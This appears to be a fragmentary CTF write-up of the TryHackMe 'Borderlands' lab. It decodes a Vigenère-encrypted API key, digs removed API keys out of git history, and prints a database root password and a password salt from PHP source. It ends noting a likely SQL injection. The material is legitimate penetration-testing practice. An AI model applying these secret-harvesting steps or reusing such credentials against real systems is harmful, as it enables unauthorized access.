


	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y



```
CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo (cipertext api)
CONTEXT (key)
ANDVOWL

ANDVOWLDLAS5Q8OQZ2tu (plaintext)
```

//try to decrypt the full api key with cyberchef



Vigenère Decode

Key
CONTEXT

Input

```
CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo
```

Output


```
ANDVOWLDLAS5Q8OQZ2tuIPGcOu2mXk
```

and that's the AND* pattern api key

.git enum


git restore back the files
//git restore *

function.php
//db username & pw




```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/network1WebGit$ head functions.php
<?php

function setup_db_connection()
{
    $db_servername = "localhost";
    $db_username = "root";
    $db_password = "CCv4@he2MaHbIP7mB89TNKdei0VZ0Y";
    $db_name = "myfirstwebsite";

    // Create connection
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/network1WebGit$ 
```

salt & login checking




```
+function CheckLogon ($conn)
+{
+    $options = [
+        'salt' ⇒ 'wWeyIzGcD7TVwZ7y7d3UCRIMYK'
+    ];
+    //do logon check
+    $username = $_POST['username'];
+    $password = password_hash($_POST['password'], PASSWORD_BCRYPT, $options);
+
+    $stmt = $conn→prepare("SELECT userid FROM users WHERE username=? AND passwor
d=?");
+    $stmt→bind_param("ss", $username, $password);
+    $stmt→execute();
+    $stmt → store_result();
+
+    if ($stmt→num_rows == 1) {
+        //echo ("logged on successfully");
+        $_SESSION['loggedin'] = true;
+        header("Location: home.php");
+        die();
+    }else{
:
```

password?



```
function ShowLoggedOutView ($conn)
{
    echo ("<p>Welcome to our site. Please bear with us whilst we get everything
and running.</p>");

    /*
    $options = [
        'salt' => 'wWeyIzGcD7TVwZ7y7d3UCRIMYK'
    ];
    echo password_hash("hello", PASSWORD_BCRYPT, $options);
    */

    ShowDocuments($conn);
```

Git API key
//retrieved back the GIT api key from the git log




```
commit fee5595bb2ba1d1ab005ec3de98367fe5d021e9f
Author: Context Information Security <recruitment@contextis.com>
Date:   Tue Sep 10 14:43:26 2019 +0100

    added white paper pdf's

commit 04f1f411857cc972ae8ed5efcffa298f5f6168fb
Author: Context Information Security <recruitment@contextis.com>
Date:   Tue Sep 10 14:42:12 2019 +0100

    added theme

commit b2f776a52fe81a731c6c0fa896e7f9548aafceab
Author: Context Information Security <recruitment@contextis.com>
Date:   Tue Sep 10 14:41:00 2019 +0100

    removed sensitive data

commit 79c9539b6566b06d6dec2755fdf58f5f9ec8822f
Author: Context Information Security <recruitment@contextis.com>
Date:   Tue Sep 10 14:40:28 2019 +0100

    added basic prototype of api gateway

commit 93bab0a450caaa8c4d2632703636eccc69062bb4
Author: Context Information Security <recruitment@contextis.com>
Date:   Tue Sep 10 14:33:58 2019 +0100
:
```

```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/network1WebGit$ clear          [4/87]
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/network1WebGit$ git show b2f776a52$
e81a731c6c0fa896e7f9548aafceab
commit b2f776a52fe81a731c6c0fa896e7f9548aafceab
Author: Context Information Security <recruitment@contextis.com>
Date:   Tue Sep 10 14:41:00 2019 +0100

    removed sensitive data

diff --git a/api.php b/api.php
index 2229eb4..ebd0822 100644
--- a/api.php
+++ b/api.php
@@ -2,7 +2,7 @@

 require_once("functions.php");

-if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) !== "WEBLhvOJAH8d
50Z4y5G5") && substr($_GET['apikey'], 0, 20) !== "ANDVOWLDLAS5Q8OQZ2tu" && substr(
$_GET['apikey'], 0, 20) !== "GITtFi80llzs4TxqMWtCotiTZpf0HC"))
+if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) !== "WEBLhvOJAH8d
50Z4y5G5") && substr($_GET['apikey'], 0, 20) !== "ANDVOWLDLAS5Q8OQZ2tu" && substr(
$_GET['apikey'], 0, 20) !== "GITtFi80llzs4TxqMWtC"))
 {
    die("Invalid API key");
 }
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/network1WebGit$
```


```
[thm] 0:bash  1:git- 2:java  3:[tmux]*                    "0×DEADBEEF" 05:11 24-Sep-20
```

apiKey?



```
+require_once("functions.php");
+
+if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) !== "WEBLhvOJAH8d
50Z4y5G5") && substr($_GET['apikey'], 0, 20) !== "ANDVOWLDLAS5Q8OQZ2tu" && substr(
$_GET['apikey'], 0, 20) !== "GITtFi80llzs4TxqMWtCotiTZpf0HC"))
+{
+    die("Invalid API key");
+}
+
```


sees vulnerable to SQLi



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

